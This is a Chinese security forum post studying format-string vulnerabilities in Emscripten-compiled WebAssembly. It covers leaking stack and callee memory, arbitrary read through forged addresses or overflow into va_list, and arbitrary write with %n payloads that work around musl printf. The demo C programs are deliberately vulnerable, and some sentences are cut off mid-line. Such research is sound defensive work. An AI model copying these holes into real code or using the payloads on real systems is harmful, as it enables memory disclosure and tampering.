WASM格式化字符串攻击尝试

骑麦兜看落日 / 2019-07-02 06:02:00 / 浏览数 4728 安全技术 二进制安全 顶(1) 踩(0)

前置知识

- wasm不是asm.

  wasm可以提高一些复杂计算的速度,比如一些游戏

  wasm的内存布局不同与常见的x86体系,wasm分为线性内存、执行堆栈、局部变量等.

  wasm在调用函数时,由执行堆栈保存函数参数,以`printf`函数为例,其函数原型为

```
int printf(const char *restrict fmt, ...);
```

函数的参数分别为

  格式化字符串

  格式化字符串参数列表

我们编译以下代码

```
// emcc test.c -s WASM=1 -o test.js -g3
#include <emscripten.h>
#include <stdio.h>

void EMSCRIPTEN_KEEPALIVE test()
{
   sprintf("%d%d%d%d", 1, 2, 3, 4);
   return;
}
```

在chrome中调试,可以看到在调用`printf`函数时执行堆栈的内容为

```
stack:
0: 1900
1: 4816
```

其中的0,1分别为`printf`的两个参数,1900,4816分别指向参数对应的线性内存地址,拿1900为例,其在线性内存中的值为

```
1900: 37
1901: 100
1902: 37
1903: 100
1904: 37
1905: 100
1906: 37
1907: 100
1908: 0
```

即`%d%d%d%d\x00`

部分读

获取栈上变量的值

当存在格式化字符串漏洞时,我们可以直接通过%d%d%d%d来泄露栈上的值

```
// emcc test.c -s WASM=1 -o test.js -g3
#include <emscripten.h>
#include <stdio.h>

void EMSCRIPTEN_KEEPALIVE test()
{
   int i[0x2];
```

```
   i[0] = 0x41414141;
   i[1] = 0x42424242;

   sprintf("%d%d%d%d");

   return;
}
```

当我们执行到printf时,执行堆栈为

```
stack:
0: 1900
1: 4816
```

第二个参数4816即为va_list的指针,查看线性内存中的值可以看到我们正好可以泄露变量i的值

```
4816: 0
4817: 0
4818: 0
4819: 0
4820: 0
4821: 0
4822: 0
4823: 0
4824: 65
4825: 65
4826: 65
4827: 65
4828: 66
4829: 66
4830: 66
4831: 66
```

泄露被调用函数中的值

除此之外,由于线性内存地址由低到高增长,所以格式化字符串还可以泄露出被调用函数的某些值

```
// emcc test.c -s WASM=1 -o test.js -g3
#include <emscripten.h>
#include <stdio.h>

void sub()
{
 char password[] = "password";

 return;
}

void EMSCRIPTEN_KEEPALIVE test()
{
 sub();
 printf("%d%d%d%d%d%d");

 return;
}
```

当调用sub()时,线性内存布局为

```
+-----------+
|           |
+-----------+
|           |
+-----------+ <- sub()
| password  |
+-----------+
|           |
+-----------+
```

由于函数返回后线性内存的值不会清除,此时再调用printf的话,线性内存布局为

```
+-----------+
|           |
+-----------+
|  va_list  |
+-----------+ <- sub()
| password  |
+-----------+
|           |
+-----------+
```

由于存在格式化字符串漏洞,va_list会覆盖到之前调用sub()时留下的值

任意读

在fmt中构造地址

与x86下的任意读几乎相同,借助fmt在线性内存中提前伪造好我们需要的地址,类似如下语句

```
%d%s[addr]
```

一般情况下addr需要放在最后,因为线性内存地址从0开始增长,容易被\x00截断

编译下段代码,编译为html格式方便查看结果

```
// emcc test.c -s WASM=1 -o test.html -g3
#include <emscripten.h>
#include <stdio.h>

void EMSCRIPTEN_KEEPALIVE main()
{
 char fmt[0xf] = "%d%d%d%s\x00\x13\x00\x00";
 printf(fmt);
 puts("");

 return;
}
```

其中puts()函数用于刷新缓冲流

当调用printf时调用堆栈的参数为

```
stack:
0: 4884
1: 4880
```

查看线性内存布局

```
+-----------+ <- 4864
|   ./th    |
+-----------+
|   is.p    |
+-----------+
|   rogr    |
+-----------+
|   am\x00  |
+-----------+ <- va_list
|   \x00    |
+-----------+
|   %d%d    |
+-----------+
|   %d%s    |
+-----------+
| addr_4864 |
+-----------+
```

因此从va_list开始,通过%d%d%d%s可以读取到addr_4864保存的地址

通过溢出构造地址

上边的方式已经很便捷了,为什么还需要通过溢出来构造呢?

问题在于我们并不能保证在线性内存中fmt总是位于va_list下方

现在我们修改上边的代码

```
// emcc test.c -s WASM=1 -o test.html -g3
#include <emscripten.h>
#include <stdio.h>

void EMSCRIPTEN_KEEPALIVE main()
{
 char fmt[0x10] = "%d%d%d%s\x00\x13\x00\x00";
 printf(fmt);
 puts("");

 return;
}
```

只需将fmt数字改为0x10size,此时我们再查看函数执行堆栈

```
stack:
0: 4880 <- fmt
1: 4896 <- va_list
```

会发现va_list处于fmt下方,那么此时va_list下方还会有什么呢?答案是什么也没有.

出现这种情况的原因在于emscripten的编译机制以及wasm的传参方式

我们先讲在x86中会发生什么,以32位为例:

当我们调用函数printf(fmt);时,编译器会将参数fmt压入栈中,此时栈中布局为

```
+-----------+ <- low addr
|           |
+-----------+
|  fmt_ptr  |
+-----------+ <- fmt
|   XXXX    |
+-----------+
|   XXXX    |
+-----------+ <- high addr
```

如果printf只传入了一个参数,那么编译器就会老老实实的进行一次push,反过来对于printf函数来说,它并不知道调用函数进行了几次push,它只会根据fmt以及调用约定,不

但是对于wasm并不是这样,我们在开头就已经提到过,wasm在调用函数时会将参数保存在执行堆栈中,如果把所有变长参数都保存在执行堆栈中

比如这样

```
stack:
0: fmt
1: va1
2: va2
3: va3
```

那么被调用函数就无法确定变长参数.

因此对于变长参数,wasm会在执行堆栈中保存va_list,其指向线性内存中的一段区域

```
stack:              +--> +--------+ <- va_list
0: fmt        |     |  XXXX  |
1: va_list +--+     +--------+
```

被调用函数就通过va_list指向的线性内存来读取变长参数

并非所有的变量都在线性内存中,类似于int i;这种的变量声明会直接保存在局部变量中,只有需要分配内存的变量才会保存在线性内存中,比如char s[0x10],这些变量在线性内存中的布局与他们的声明顺序有关,通常来讲,先声明的变量位于线性内存的高地址处,后声明的变量位于线性内存的低地址处,比如若一段代码

```
char arr1[0x10];
char arr2[0x20];
char arr3[0x30];
```

那么它的内存布局为

```
+-----------+ <- low addr
|           |
+-----------+
|   arr1    |
+-----------+
|   arr2    |
+-----------+
|   arr3    |
+-----------+ <- high addr
```

这是一般情况

在需要的内存小于0x10时,可能是出于优化的目的,会被统一放到线性内存的高地址处,直接拿我们开头举的例子

```
// emcc test.c -s WASM=1 -o test.html -g3
#include <emscripten.h>
#include <stdio.h>

void EMSCRIPTEN_KEEPALIVE main()
{
 char fmt[0x10] = "%d%d%d%s\x00\x13\x00\x00";
 printf(fmt);
 puts("");

 return;
}
```

此时fmt大于0x10,而va_list作为一个隐式的变量,其小于0x10,因此会被放入高地址处,在这种情况下,我们是没有办法通过在fmt中构造地址来泄露内存,当然,我们仍然可以通

```
// emcc test.c -s WASM=1 -o test.html -g3
#include <emscripten.h>
#include <stdio.h>

void sub()
{
 char target[] = "\x00\x13\x00\x00";
}

void EMSCRIPTEN_KEEPALIVE main()
{
 char fmt[0x10] = "%d%d%d%d%s";
 sub();
 printf(fmt);
 puts("");

 return;
}
```

另一种方法就是通过溢出,当存在溢出时,我们可以将需要的值溢出到va_list中

```
#include <emscripten.h>
#include <stdio.h>

void EMSCRIPTEN_KEEPALIVE main()
{
 char fmt[0x10] = "%sAABBBBCCCCDDDD";

 // overflow two bytes
 fmt[0x10] = '\x00';
 fmt[0x11] = '\x13';

 printf(fmt);
 puts("");

 return;
}
```

由于此时va_list位于高地址处,只需要溢出很少的字节就可以做到任意地址读

任意写

任意写和任意读很相似,加上wasm通常可以通过函数索引来达到控制程序流的目的,格式化字符串的任意写很实用

通常为了实现任意写我们会构造为

```
%[value]d%k$n[addr]
```

比如

```
// emcc test.c -s WASM=1 -o test.html -g3
#include <emscripten.h>
#include <stdio.h>

int flag;

void getflag()
{
 if(flag == 1)
 {
   printf("YouGotIt!");
 }
 return;
}

void EMSCRIPTEN_KEEPALIVE main()
{
 flag = 3;
 char fmt[0xf] = "%01d%4$n\xd0\x0b\x00\x00";

 printf(fmt);
 getflag();

 return;
}
```

其中flag地址为0xbd0,正常来讲,我们打印了一个字符,这时对va_list的第四个参数即flag的地址赋值时会为1

但是结果getflag()函数并不会正确输出,再debug一下会发现调用printf函数后会报错

```
stack:
0: -1
```

这是因为emscripten编译器并未使用glibc,而是采用的musl的libc,其源码可以在emscripten项目下查看,printf的核心在printf_core中

```
// emscripten-incoming/system/lib/libc/musl/src/stdio/vfprintf.c 693
for (i=1; i<=NL_ARGMAX && nl_type[i]; i++)
       pop_arg(nl_arg+i, nl_type[i], ap, pop_arg_long_double);
   for (; i<=NL_ARGMAX && !nl_type[i]; i++);
   if (i<=NL_ARGMAX) return -1;
```

格式化字符串%k$n中的k会按从小到大的顺序依次打印出来直到满足条件i<=NL_ARGMAX && nl_type[i];,然后检查是否存在不按顺序的k,即i<=NL_ARGMAX && !nl_type[i];

总结一下musl下printf函数的几个特点

- 存在%(k+1)\$n则必须存在%(k)$n
- (k)与(k+1)之间没有先后顺序
- 最多有NL_ARGMAX个格式化字符串标志
- 需要在%d之前使用%k$d(忘了写注释,这段的源码忘记在哪里了,printf在输出%d后会返回)

所以musl中的printf大致相当于glibc中__printf_chk的弟弟版,因此为了实现任意写,我们可能需要写一个奇形怪状的格式化字符串


```
#include <emscripten.h>
#include <stdio.h>
#include <string.h>

int flag;

void getflag()
{
 if(flag == 1)
 {
```

```
   printf("YouGotIt!\n");
 }
 return;
}

void EMSCRIPTEN_KEEPALIVE main()
{
 flag = 3;
 char fmt[0x10];

 memcpy(fmt, "A%2$n%1$xBBBCCCCDDDD\xe0\x0b\x00\x00", 24);
 printf(fmt);
 getflag();

 return;
}
```

点击收藏 | 0 关注 | 1

上一篇：Laravel入坑之CVE-201... 下一篇：利用Excel power que...

1. 1 条回复



wonderkun 2019-07-02 22:53:23

学习了 点赞

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录